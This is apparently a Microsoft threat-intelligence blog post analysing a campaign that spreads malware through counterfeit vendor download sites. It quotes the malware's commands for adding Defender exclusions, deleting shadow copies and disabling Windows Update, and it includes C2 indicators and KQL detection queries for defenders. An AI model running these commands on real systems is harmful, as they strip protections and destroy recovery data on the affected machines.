For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post NeedyMantis: Unpacking a post-compromise malware family used in targeted operations appeared first on Microsoft Security Blog.
Counterfeit installers to system compromise: Tracking a deceptive software download campaign

Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily affecting China-based operations of multinational organizations and Chinese-speaking users. Microsoft has observed victims across healthcare, manufacturing, gaming, technology, logistics, government, and education sectors.

Once executed, the malicious installers deploy malware that establishes persistence, attempts to weaken security protections, and communicates with attacker-controlled infrastructure. Microsoft assesses with moderate confidence that this activity is consistent with the publicly reported Silver Fox (also known as Yinhu, 银狐) fake software campaign but has not attributed it to a nation-state actor. Microsoft Defender detected and disrupted activity across multiple stages of the attack, including automated containment through attack disruption. Organizations should prioritize preventing downloads from untrusted software sources and ensure protections such as SmartScreen, network protection, tamper protection, and Microsoft Defender XDR are enabled to help identify, block, and respond to related activity.

Attack chain overview

The campaign follows a consistent attack chain from a spoofed vendor download page to a self-protecting, persistent implant. The stages below trace that chain — initial access, delivery, execution, persistence, privilege escalation, defense evasion, and command and control.

Figure 1. Diagram showing the campaign attack chain from spoofed download page to archive delivery, execution, persistence, defense evasion, and command-and-control.

Campaign scope and targeting

Microsoft observed affected devices predominantly associated with China-based operations and Chinese-speaking users, consistent with the Chinese-language lure content and the .com.cn and .hl.cn infrastructure. Confirmed activity spans medical devices and healthcare, manufacturing, gaming, technology, logistics, government, and higher education across multiple organizations and industries.

Initial access: spoofed software-download sites

The entry point is a fraudulent software-download website that spoofs a legitimate vendor. In one case, endpoint telemetry captured a device navigating to the fake Razer page pc-razerzone[.]com[.]cn and downloading app_setup.6653004.zip from the delivery host gehie246[.]com/712down; two content-distinct copies of the same-named archive were written within roughly 69 seconds — a direct observation of server-side payload regeneration.

Across the estate, FileOriginReferrerUrl telemetry ties each downloaded archive to the impersonation page that served it and to rotating delivery hosts (yimxg25tiy[.]com/73inst, cc8ttkv35b[.]com/7qinst, n7b8t85zsg[.]com/ins711) and a suspected attacker-controlled Alibaba Cloud Object Storage Service (OSS) bucket. The lure domains predominantly use .com.cn, .hl.cn, and .cn and embed the impersonated brand name.

Delivery: a dynamically generated installer archive

The following examples illustrate how look-alike domains routed users to the same delivery infrastructure while preserving brand-specific lure pages.

When the user selects the download control, Microsoft Edge retrieves a malicious installer archive from a small set of dedicated delivery domains.

pc-razerzone[.]com[.]cn  (spoofed Razer download site)   →   www[.]gehie246[.]com/712down   →   app_setup.6653004.zip   →   stage-one loader

A defining characteristic is that the archive keeps the same filename while its hash changes on every download — a strong indicator the payload is generated server-side, per request. Microsoft observed families of same-named archives (app_setup.*, zinst.*, zintall.*, intsoft.*, innstll.*) whose contents differ across downloads while the delivery URL stays constant; the full validated hash set is in the indicators of compromise below.

kaspersky-lab[.]hl[.]cn     →   hxxp://www.gehie246[.]com/712down
pc-razerzone[.]com[.]cn     →   hxxp://www.gehie246[.]com/712down
calibre-ebook[.]com[.]cn    →   hxxp://www.gehie246[.]com/712down

Brand-impersonation infrastructure

The campaign runs a large, uniform set of vendor look-alike pages on .com.cn and .hl.cn domains, each cloning the real product’s branding and presenting a prominent “Download now” button. All funnel to the same delivery and payload infrastructure.

Impersonated brandSpoofed domain (defanged)Category
Razer (Synapse driver)pc-razerzone[.]com[.]cnPeripherals / drivers
Microsoft Edgeapp-microsoft-edge[.]com[.]cnBrowser
Kasperskykaspersky-lab[.]hl[.]cnSecurity software
Sejda PDFsejda[.]hl[.]cnProductivity
NetEase Youdao Dictionarytranslate-youdao[.]hl[.]cnTranslation
DiskGeniuszh-diskgenius[.]com[.]cnDisk utility
Baidu Netdisk (Pan)baidu-pan[.]com[.]cnCloud storage
oCam Screen Recorderocam-pc[.]com[.]cnScreen capture
draw.iocn-drawio[.]com[.]cnDiagramming
SteelSeriessteelseries-cn[.]com[.]cnPeripherals
Sogougw-sogou[.]com[.]cnInput method
Calibrecalibre-ebook[.]com[.]cnE-book
MindMaster (typosquat)mindmoster[.]com[.]cnMind-mapping
Otherspc-codex, jinshan-cibapc, zh-tbtool, web-tbtool, zh-doubaosrf, ieway-cn (all [.]com[.]cn / [.]hl[.]cn)Various utilities

Although these domains impersonate unrelated vendors, they are not independently hosted. Infrastructure enrichment, corroborated by Microsoft telemetry where the two overlap, resolves them into two groupings. Six domains resolve within AS132839, spread across four unrelated netblocks and three registered country codes, and share a common pair of nameservers. Two further domains resolve within AS8796 in a single /21, using a different nameserver pair. One additional domain is served through a content delivery network (CDN), concealing its origin. Because hosting and Domain Name System (DNS) are frequently bundled by the same reseller, these are best read as two consistent procurement channels rather than two independent corroborating signals.

The practical implication for defenders is that netblock- and geography-based grouping will miss these relationships, while Autonomous System Number (ASN)-level analysis surfaces them.The autonomous system remains constant even where the address space and registered country vary. These are shared commercial hosting and DNS providers carrying substantial unrelated tenancy, so the ASN and nameserver should be treated as hunting pivots, not blocklist entries.

The following capture shows a representative impersonation page served by the campaign. The pages are high-fidelity clones of a legitimate vendor’s site with a prominent download call-to-action.

Figure 2b. Counterfeit Microsoft Edge download page hosted on the look-alike domain app-microsoft-edge[.]com[.]cn, with a prominent download button.

Execution: a wrapped installer drops a randomized stage-one payload

The wrapper installer creates a randomized executable path while reusing stable payload content, making names unreliable but behavior and hashes useful for detection.

Opening the archive yields a wrapper installer whose name follows a generated pattern (for example, a_instapp83353001.exe or ainst8663586104.exe).

Executing the wrapper creates and launches a stage-one payload at a randomized path under a world-writable or system location; the directory and file names are randomized, but the payload content is stable. The same stage-one 256-bit Secure Hash Algorithm (SHA-256) (676a2a7b94ca…) was observed under many names and paths.

C:\Users\Public\sE94yD\aLcUaw.exe        (SHA-256 676a2a7b94ca…  stage-one)
C:\Users\Public\nvdPX5\2b3L5i.exe        (SHA-256 676a2a7b94ca…  stage-one)
C:\Program Files (x86)\i3LH90\ErNGxW.exe (SHA-256 6d6ba2bc9ad4…  later-stage)
C:\Program Files (x86)\Q8Maj\7EIr6VA.exe (SHA-256 6d6ba2bc9ad4…  later-stage)
C:\ProgramData\zsMmvukD\beuv4Mie.exe     (SHA-256 c6100166e2d3…  persistent)

The end-to-end chain is visible as a parent-to-child process tree: msedge.exe writes the archive, an archiving tool (7zFM.exe, 360zip.exe, or WinRAR.exe) extracts it, the bundled wrapper runs, and the wrapper launches the randomized stage-one payload.

msedge.exe                               downloads app_setup.6653004.zip
  └─ 7zFM.exe / 360zip.exe / WinRAR.exe  (user opens the downloaded archive)
       └─ a_instapp83353001.exe           (wrapper installer bundled in the archive)
            └─ C:\Users\Public\yZ6A88\9bEELI.exe  (stage-one payload, randomized)

Payloads are masqueraded; Microsoft confirmed the masquerade through file metadata on the later-stage payload (SHA-256 6d6ba2bc…), staged at C:\Program Files (x86)\<random>\. The binary’s version resource declares CompanyName: “Speech Processing Solutions GmbH”, FileDescription: “Philips Speech Driver Client Configuration”, OriginalFileName: PhilipsSpeechDriverConfiguration.exe, and ProductVersion: 4.7.471.07,while executing from a randomized directory under a randomized file name. The same resource retains an unfilled build-template placeholder, ProductName: “TODO: <Product name>”, indicating the version information was fabricated for the payload rather than inherited from genuine vendor software. Microsoft also observed svchost.exe executing from a non-system path (D:\hellothere\svchost.exe) rather than C:\Windows\System32.

FileName                                      XPSPLOG.dll
FolderPath                                    C:\Program Files (x86)\72q1o6\XPSPLOG.dll
InitiatingProcessFileName                     40gK5T.exe
InitiatingProcessFolderPath                   C:\Program Files (x86)\72q1o6\40gK5T.exe
InitiatingProcessSHA256                       6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8
InitiatingProcessCommandLine                  "40gK5T.exe"
 
InitiatingProcessVersionInfoCompanyName       Speech Processing Solutions GmbH
InitiatingProcessVersionInfoFileDescription   Philips Speech Driver Client Configuration
InitiatingProcessVersionInfoOriginalFileName  PhilipsSpeechDriverConfiguration.exe
InitiatingProcessVersionInfoProductVersion    4.7.471.07
InitiatingProcessVersionInfoProductName       TODO: 
 
InitiatingProcessParentFileName               svchost.exe

A payload staged under C:\ProgramData\<random>\ (SHA-256 c6100166…) carries the version metadata of the Indigo Rose TrueUpdate Client (OriginalFileName: tu_rt.exe, ProductVersion: 3.8.0.0) and exhibits that product’s runtime behavior, writing _ir_tu2_temp_* artifacts to the user’s temp directory on each execution. Dropped by the later-stage payload and launched repeatedly by the Task Scheduler service, it connects to an attacker-controlled Alibaba Cloud OSS bucket over Transport Layer Security (TLS) and writes a further payload to a second randomized C:\ProgramData\ directory — a legitimate update mechanism repurposed for payload delivery.

00:24:43  ErNGxW.exe (6d6ba2bc…) creates C:\ProgramData\zsMmvukD\beuv4Mie.exe (c6100166…)
00:24:43  beuv4Mie.exe executes   ← parent: svchost.exe -k netsvcs -p -s Schedule
00:24:44  beuv4Mie.exe → ConnectionSuccess | upitem.oss-cn-hangzhou.aliyuncs.com | 443
00:24:44  beuv4Mie.exe creates C:\ProgramData\uwMUCYBN\SaYC4Mga.exe (f33d160d…)
02:12:22  beuv4Mie.exe creates …\Temp\_ir_tu2_temp_4      ← TrueUpdate runtime artifact
02:44:20  beuv4Mie.exe re-executes (scheduled task) → _ir_tu2_temp_5
02:59:00  … _temp_6    03:15:54 … _temp_7    08:02:52 … _temp_8
08:32:20  … _temp_9    08:38:51 … _temp_11
Wrapper installerStage-one payload created
a_instapp83353001.exeC:\Users\Public\yZ6A88\9bEELI.exe
z_instapp83351010.exeC:\Users\Public\Y93eny\Ge86Zr.exe
ainstaller-86533003.exeC:\Users\Public\Mmzm0e\Lrrhwp.exe
ainst8663586104.exeC:\Users\Public\YJMvsB\BcQVw7.exe

Alternate execution vector: Windows Installer (msiexec)

In parallel with the wrapped-installer chain, Microsoft observed a second execution vector that uses the Windows Installer service. The installer performs its intended function; what the campaign gains is execution under a signed, trusted Windows component. The extracted installer invokes msiexec.exe in embedded mode, which writes and launches a randomized executable into a world-writable C:\Users\Public\<random>\ directory, the same masquerade pattern as the wrapper chain, but delivered through msiexec.exe.

msiexec.exe -Embedding  E Global\MSI0000
  └─ C:\Users\Public\\.exe   (payload, randomized path/name)

The behavior is consistent and repeated: more than twenty distinct payload names were written this way, spawned by a range of parents including msedge.exe, explorer.exe, and svchost.exe.

Persistence and recurring execution: disguised scheduled tasks

Persistence and recurring execution are achieved through scheduled tasks whose display names imitate routine IT or productivity jobs (for example “Deadline Mission Target” and “Hierarchy Tools Smooth Inventory”), each launching a specific payload staged under C:\ProgramData\.

Each task launches a specific payload:

Scheduled task namePayload launched
\Deadline Mission Target7fYptijy.exe
\Hierarchy Tools Smooth Inventorybeuv4Mie.exe
\Empowering Status Tools productivity AheadSaYC4Mga.exe
\5nboFaLcUaw.exe (stage-one)

The persistent payloads are staged in locations such as C:\ProgramData\7fYptijy.exe, C:\ProgramData\zsMmvukD\beuv4Mie.exe, and C:\ProgramData\uwMUCYBN\SaYC4Mga.exe. Because the payloads are launched by the Task Scheduler service (parented to svchost.exe -k netsvcs -p -s Schedule) and multiple staggered tasks run per device, affected hosts exhibit a characteristic ~60-second re-execution cadence.

Privilege escalation: SYSTEM scheduled task and process injection

To perform privileged actions such as writing Microsoft Defender exclusions, the malware creates a short-lived scheduled task that runs as SYSTEM (SCHTASKS /Create … /RL HIGHEST /RU “SYSTEM”), executes the privileged action, then immediately runs and deletes the task

SCHTASKS /Create /F /TN "Task1" /SC ONCE /ST 00:00 /RL HIGHEST /RU "SYSTEM"
  /TR "cmd.exe /c reg add \"HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\"
       /v \"C:\Program Files (x86)\NPq6k16Om\" /t REG_DWORD /d 0 /f"
SCHTASKS /Run /TN "Task1"    &    SCHTASKS /Delete /TN "Task1" /F

The /RL HIGHEST /RU “SYSTEM” combination elevates the exclusion write to SYSTEM, and the create-run-delete sequence minimizes the footprint of the helper task. Process injection was also observed. A persistent campaign payload (SHA-256 1bd3662d…), launched from C:\ProgramData\ by the Task Scheduler service, created a remote thread in a legitimate user application moments after that application started — executing payload code inside the context of a trusted process. Microsoft Defender detected the activity as A process was injected with potentially malicious code.

ActionType                       CreateRemoteThreadApiCall
InitiatingProcessFileName        .exe
InitiatingProcessFolderPath      C:\ProgramData\.exe
InitiatingProcessSHA256          1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17
InitiatingProcessCommandLine     ".exe"
InitiatingProcessCreationTime    2026-07-13 02:44:20.887
InitiatingProcessParentFileName  svchost.exe
FileName                         .exe      (target process)
ProcessCommandLine               ".exe" -autorun
ProcessCreationTime              2026-07-13 02:44:37.568
AdditionalFields                 {"IntegrityLevel":8192}

The sequence below shows a single execution cycle end to end: the Task Scheduler service launches the payload, the payload immediately attempts command-and-control on two non-standard ports — both blocked at the host firewall — and, seventeen seconds later, injects into a user application within milliseconds of that application starting.

02:44:20.887   PROC     .exe started            parent: svchost.exe (Task Scheduler)
02:44:21.971   NETWORK  outbound to 47.239.232[.]245:8050    → FirewallOutboundConnectionBlocked
02:44:24.860   NETWORK  outbound to 47.243.218[.]255:28300   → FirewallOutboundConnectionBlocked
02:44:37.568   PROC     target application starts (-autorun)
02:44:37.604   INJECT   CreateRemoteThreadApiCall  .exe → target application   

Defense evasion: disabling host protections

Follow-on payloads take a layered approach to weakening the host. They add sweeping Microsoft Defender path exclusions via PowerShell (Add-MpPreference -ExclusionPath) and the SYSTEM scheduled-task registry write;

powershell.exe Add-MpPreference -ExclusionPath 'C:\ProgramData','C:\Users','C:\Program Files (x86)','C:\' -Force
powershell.exe -c if (Get-Process -Name HAhahahah) {} else {
  Add-MpPreference -ExclusionPath $env:localappdata,'C:\','C:\ProgramData',
   'C:\ProgramData\7b3St9HS','C:\ProgramData\7b3St9HS\27s7ihjC.exe' -ExclusionExtension '.dat' -Force }

delete volume shadow copies (vssadmin delete shadows /all /quiet) to inhibit recovery;

cmd.exe /c vssadmin delete shadows /all /quiet

harden payload directories with icacls so standard users cannot remove the files;

icacls "C:\Program Files (x86)\NPq6k16Om\xo7Tj9xQ.exe" /grant:r Administrators:(OI)(CI)F /grant:r SYSTEM:(OI)(CI)F

and neutralize Windows Update by stopping and disabling wuauserv, UsoSvc, uhssvc, and WaaSMedicSvc, renaming update dynamic-link libraries (DLLs), and deleting the SoftwareDistribution cache.

for %i in (wuauserv UsoSvc uhssvc WaaSMedicSvc) do (
   net stop %i & sc config %i start= disabled & sc failure %i reset= 0 actions= "" )
for %i in (WaaSMedicSvc wuaueng) do ( takeown /f C:\Windows\System32\%i.dll &
   icacls …\%i.dll /grant *S-1-1-0:F & rename …\%i.dll %i_BAK.dll &
   icacls …\%i_BAK.dll /setowner "NT SERVICE\TrustedInstaller" & icacls …\%i_BAK.dll /remove *S-1-1-0 )
reg add "HKLM\…\Services\WaaSMedicSvc" /v Start /t REG_DWORD /d 4 /f
reg add "HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU" /v NoAutoUpdate /t REG_DWORD /d 1 /f
erase /f /s /q c:\windows\softwaredistribution\*.*  &  rmdir /s /q c:\windows\softwaredistribution
powershell -Command Get-ScheduledTask -TaskPath '\Microsoft\Windows\WindowsUpdate\*' | Disable-ScheduledTask

A malicious Windows Defender Application Control policy was written to the code-integrity store on multiple devices; Microsoft Defender Antivirus detected the tamper behavior as Behavior:Win32/MpTamperGpDisableAVFriendly.A.

Command and control (C2)

A later-stage networking payload establishes command-and-control over application-layer protocols on non-standard ports — observed ports include 5090, 7031, 7032, 7088–7090, 8050, 28290, and 28300.

Initiating payloadC2 endpoint (defanged)Result
40gK5T.exe, RhT9aQ.exe (Program Files (x86))103.156.25[.]35:7031Connection failed
Multiple C:\ProgramData\ payloads103.183.3[.]162:5090 (oijfwe[.]net)Connection failed
Stage-one / persistent payloadsAlibaba Cloud object storage over TLS (443)Connection succeeded

C2 endpoints comprise a set of six-character [.]net domains (iualef, oijfwe, euioxu, czijbh, wfmwsj, tbdqxq) and IP-and-port endpoints; a primary hub was observed on 202.95.14[.]237 (AS152194, CTG Server Limited). Payloads were observed beaconing to these endpoints with both successful and failed callbacks; the dedicated [.]net and IP-and-port C2 was intermittently unreachable while the same payloads still completed TLS connections to cloud object storage, consistent with a dedicated C2 tier that was often down while cloud-hosted staging remained live.

Detection and disruption

In observed environments, Microsoft Defender surfaced alerts across multiple stages and, where criteria were met, Attack Disruption engaged to contain affected devices and accounts.

Representative alerts include Modification attempt in Microsoft Defender Antivirus exclusion list, Compromised device (attack disruption), A process was injected with potentially malicious code, Potential C2 connection behavior, Suspicious Task Scheduler activity, and Compromised account conducting hands-on-keyboard attack. The campaign is not purely automated. In a subset of environments, the automated execution was accompanied by interactive, hands-on-keyboard activity, which attack disruption engaged to contain.

Microsoft Defender also blocked the attempted Server Message Block (SMB) lateral movement to additional hosts (Lateral movement using SMB remote file access blocked on multiple devices) and detected the C2 connection behavior; the campaign’s C2 endpoints are included in the blocked indicator set.

Attack disruption contained the device and account; full eradication of persistence still required responder action.

StageMicrosoft Defender coverage
Fake-download landing and delivery domainsMicrosoft Defender SmartScreen, Network Protection, Web content filtering
Malicious ZIP and stage-one execution (including msiexec proxy execution)Microsoft Defender Antivirus (behavioral + cloud-delivered protection); Microsoft Defender for Endpoint
Defender tampering & exclusion writesTamper Protection; Modification attempt in exclusion list alerts; Behavior:Win32/MpTamperGpDisableAVFriendly.A
Persistence, privilege escalation, and injection Microsoft Defender for Endpoint — “Suspicious Task Scheduler activity”; “A process was injected with potentially malicious code”
Command and control, lateral movement, and hands-on-keyboardMicrosoft Defender XDR — “Potential C2 connection behavior”; “Lateral movement using SMB remote file access blocked on multiple devices”; “Compromised account conducting hands-on-keyboard attack”; Network protection (C2 block); Attack disruption (automatic containment)

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

Campaign-specific recommendations

  • Enforce Tamper Protection. It blocks exclusion and registry writes to Microsoft Defender even when the payload runs as SYSTEM — directly countering the throwaway SYSTEM scheduled-task technique this campaign relies on.
  • Hunt behavior, not file names. File names and hashes rotate on every download; pivot on the C:\Users\Public\<random>\<random>.exe and C:\Program Files (x86)\<random>\<random>.exe drop pattern, the Philips-Speech masquerade, and the stable stage-one and networking payload hashes.
  • Alert on the tamper sequence. A SYSTEM scheduled task writing HKLM\…\Windows Defender\Exclusions\Paths then self-deleting, vssadmin delete shadows /all /quiet, and disabling wuauserv, UsoSvc, WaaSMedicSvc and uhssvc are high-fidelity signals.
  • Treat look-alike download archives as malicious in web and mail flow. Block ZIPs named app_setup.*, zinst.*, zintall.*, intsoft.*, and innstll.* served from *.com.cn or *.hl.cn brand-look-alike domains and the /712down, /73inst, /7qinst, and /ins711 delivery endpoints.
  • Correlate download referrers. Use FileOriginUrl and FileOriginReferrerUrl to catch landing-page to delivery-host pairs even after individual domains rotate, and block the C2 IP:port set and .net C2 domains.

Microsoft Defender XDR hardening recommendations

Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Figure 3. Diagram mapping attacker activity stages to Microsoft Defender protections including SmartScreen, Defender Antivirus, endpoint detection and response (EDR) detections, Network Protection, and Attack Disruption.

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation
  • Microsoft User analysis
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI article
  • Vulnerability impact assessment

These promptbooks can help analysts summarize affected entities, review alert timelines, and pivot on the IOCs included in this blog. Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Threat intelligence reports

Microsoft Defender XDR customers can use threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the malicious activity and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Advanced hunting

Microsoft Defender XDR and Microsoft Sentinel customers can run the following queries. . The behavior-based queries continue to work even as filenames, hashes, and domains rotate.

Campaign payloads and loaders Surfaces execution or creation of the campaign’s stable stage-one, later-stage, persistent, networking, and loader binaries by SHA-256.

let campaignSha256 = dynamic([
  "676a2a7b94ca2f8ec76352ee656e4d075bb342bd7ad6efbc7c19c060001eace7", // stage-one
  "6d6ba2bc9ad414837826f7278bc3e0116f1aeda02d0c2284ed65819f5d9180a8", // later-stage
  "c4100ad39d8db98f063feb6c3b6c8e9a9f9d9bf25a1e0233f43b058ff8a7dbdf", // networking
  "1bd3662d784840e410d2d3c0a1040277f7f549089447359f01e05c2559cb1f17", // persistent
  "c6100166e2d3b40388980f7674712ef39e937ac04925ca5d370415399ed73faf", // TrueUpdate loader
  "f33d160d757e4b39019fdef21cf90cafb501b800ca0d4039366bc30856e3d81b", // persistent/networking
  "e4fe2dee8f0bb132fa15fc686d1f93df39530a2d3a8d3a1f3a605a057c04e7b3"  // supporting DLL
]);
union
  (DeviceProcessEvents | where SHA256 in (campaignSha256)),
  (DeviceFileEvents    | where SHA256 in (campaignSha256))
| project Timestamp, DeviceName, ActionType, FileName, FolderPath, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

Randomized payload drop pattern Finds executables dropped into randomized folders under world-writable or system locations — the campaign’s stable staging behavior regardless of filename.

DeviceProcessEvents
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\[A-Za-z0-9]{4,10}\\[A-Za-z0-9]{4,10}\.exe$"
| where InitiatingProcessFileName in~ ("msiexec.exe","explorer.exe","svchost.exe","cmd.exe","7zFM.exe","360zip.exe","WinRAR.exe")
| project Timestamp, DeviceName, AccountName, FolderPath, FileName, SHA256, InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

Microsoft Defender exclusion tampering Detects the SYSTEM scheduled-task and PowerShell routines that write sweeping Microsoft Defender path exclusions.

DeviceProcessEvents
| where ProcessCommandLine has @"Windows Defender\Exclusions\Paths"
     or ProcessCommandLine has "Add-MpPreference -ExclusionPath"
     or (ProcessCommandLine has "SCHTASKS" and ProcessCommandLine has "SYSTEM" and ProcessCommandLine has "Exclusions")
| project Timestamp, DeviceName, AccountName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc

Recovery inhibition and Windows Update neutralization Surfaces shadow-copy deletion and the routine that stops, disables, or renames Windows Update service components.

DeviceProcessEvents
| where ProcessCommandLine has "vssadmin delete shadows"
     or (ProcessCommandLine has_all ("sc","config","disabled") and ProcessCommandLine has_any ("wuauserv","UsoSvc","uhssvc","WaaSMedicSvc"))
     or ProcessCommandLine has "NoAutoUpdate"
     or (ProcessCommandLine has "rename" and ProcessCommandLine has_any ("wuaueng","WaaSMedicSvc"))
| project Timestamp, DeviceName, InitiatingProcessFileName, ProcessCommandLine
| order by Timestamp desc

Windows Installer (msiexec) embedded-mode execution Catches the parallel delivery vector where msiexec launches a randomized payload from a world-writable path.

DeviceProcessEvents
| where InitiatingProcessFileName =~ "msiexec.exe"
| where InitiatingProcessCommandLine has "-Embedding" and InitiatingProcessCommandLine has @"Global\MSI0000"
| where FolderPath has @"C:\Users\Public\"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessCommandLine
| order by Timestamp desc

Disguised scheduled-task execution Flags payloads relaunched by the Task Scheduler service from user-writable directories (the ~60-second re-execution loop).

DeviceProcessEvents
| where InitiatingProcessCommandLine has "netsvcs" and InitiatingProcessCommandLine has "Schedule"
| where FolderPath matches regex @"(?i)^C:\\(Users\\Public|ProgramData|Program Files \(x86\))\\"
| where FileName endswith ".exe"
| project Timestamp, DeviceName, FileName, FolderPath, SHA256, InitiatingProcessFileName
| order by Timestamp desc

Command-and-control connections Matches callbacks to the campaign’s C2 IP:port set and six-character .net C2 domains.

let c2ip    = dynamic(["202.95.14.237","47.239.232.245","161.248.87.157","103.156.25.35","103.183.3.162","43.99.100.248","47.239.175.163","47.86.205.97","47.243.218.255"]);
let c2ports = dynamic([5090,7031,7032,7088,7089,7090,8050,28290,28300]);
let c2dom   = dynamic(["iualef.net","euioxu.net","czijbh.net","wfmwsj.net","tbdqxq.net","oijfwe.net"]);
DeviceNetworkEvents
| where (RemoteIP in (c2ip) and RemotePort in (c2ports)) or (RemoteUrl has_any (c2dom))
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessSHA256, RemoteIP, RemotePort, RemoteUrl, ActionType
| order by Timestamp desc

Malicious delivery domains and download endpoints Identifies connections to the dedicated delivery domains and the /712down, /73inst, /7qinst, /ins711 download paths.

let deliveryHosts = dynamic(["gehie246.com","yimxg25tiy.com","cc8ttkv35b.com","n7b8t85zsg.com","bxfh.tzcdq.cn","tmsq.tzcdq.cn","mebx78e02.com","qwjre1487.com"]);
DeviceNetworkEvents
| where RemoteUrl has_any (deliveryHosts) or RemoteUrl has_any ("/712down","/73inst","/7qinst","/ins711")
| project Timestamp, DeviceName, InitiatingProcessFileName, RemoteUrl, RemoteIP, ActionType
| order by Timestamp desc

MITRE ATT&CK techniques observed

This threat has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

TacticTechniqueIDObserved in this campaign
Resource DevelopmentAcquire Infrastructure: Domains / Web ServicesT1583.001 / T1583.006Registered look-alike .com.cn / .hl.cn brand domains, dedicated delivery hosts, and abused cloud object storage.
ExecutionUser Execution: Malicious FileT1204.002Victims run a counterfeit installer downloaded from a spoofed vendor page.
ExecutionCommand and Scripting Interpreter: PowerShell / Windows Command ShellT1059.001 / T1059.003PowerShell and cmd routines write Defender exclusions, delete shadow copies, and disable Windows Update.
ExecutionSystem Binary Proxy Execution: MsiexecT1218.007msiexec.exe -Embedding launches a randomized payload under a trusted, signed Windows binary.
Persistence / Privilege EscalationScheduled Task/Job: Scheduled TaskT1053.005Disguised scheduled tasks provide ~60-second recurring execution and SYSTEM privilege escalation.
Defense EvasionImpair Defenses: Disable or Modify ToolsT1562.001Broad Add-MpPreference exclusions and registry exclusion writes weaken Microsoft Defender.
Defense EvasionMasquerading: Match Legitimate Name or LocationT1036.005Payloads impersonate a Philips Speech driver and run svchost.exe from non-system paths.
Defense EvasionHijack Execution Flow: DLL Side-LoadingT1574.002Payloads load a malicious library from their own directory — XPSPLOG.dll with the later-stage payload, UxEnhance64.dll with the stage-one payload.
Defense EvasionProcess InjectionT1055Payload code is injected into the context of another process.
Defense EvasionFile and Directory Permissions ModificationT1222.001icacls strips inheritance and hardens payload directories against removal.
Defense EvasionModify RegistryT1112Registry keys are set for Defender exclusions and Windows Update policy.
Lateral MovementRemote Services: SMB/Windows Admin SharesT1021.002Attempted SMB remote file access to additional hosts.
ImpactInhibit System RecoveryT1490vssadmin delete shadows /all /quiet removes volume shadow copies.
ImpactService StopT1489Stops and disables wuauserv / UsoSvc / WaaSMedicSvc to neutralize Windows Update.
Command and ControlIngress Tool TransferT1105A repurposed updater runtime retrieves content from attacker-controlled cloud object storage and writes a further payload to disk.
Command and ControlApplication Layer Protocol / Non-Standard PortT1071 / T1571C2 over application-layer protocols on non-standard ports (5090, 7031–7090, 8050, 28290/28300).

Indicators of compromise (IOC)

Figure 4. Deceptive software download campaign: infrastructure relationships.
Campaign LayerIndicatorType
Lure / Impersonationpc-razerzone[.]com[.]cnDomain
Lure / Impersonationapp-microsoft-edge[.]com[.]cnDomain
Lure / Impersonationkaspersky-lab[.]hl[.]cnDomain
Deliveryhxxps://www.gehie246[.]com/712downURL
Deliverygehie246[.]comDomain
Cloud Stagingnewopt001.oss-cn-hongkong.aliyuncs[.]com/innstll.1.0.61.zipURL
C2 Domainiualef[.]netDomain
C2 Domainoijfwe[.]netDomain
C2 Endpoint202.95.14[.]237:5090IP:Port
C2 Endpoint103.183.3[.]162:5090IP:Port
Payload676a2a7b94ca…SHA256
Payloadc6100166e2d3…SHA256
Payloadc4100ad39d8d…SHA256

References

Prior reporting and OSINT sources — Silver Fox (also known as Yinhu, 银狐)

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Counterfeit installers to system compromise: Tracking a deceptive software download campaign appeared first on Microsoft Security Blog.
When AI infrastructure becomes the target: Securing gateways and control points

AI is creating a new layer of enterprise infrastructure. Gateways, retrieval platforms, orchestration services, and containerized runtimes now sit between users, applications, data, and models. These systems concentrate credentials, data access, model connectivity, and execution privileges, making them some of the most powerful components in the AI stack.

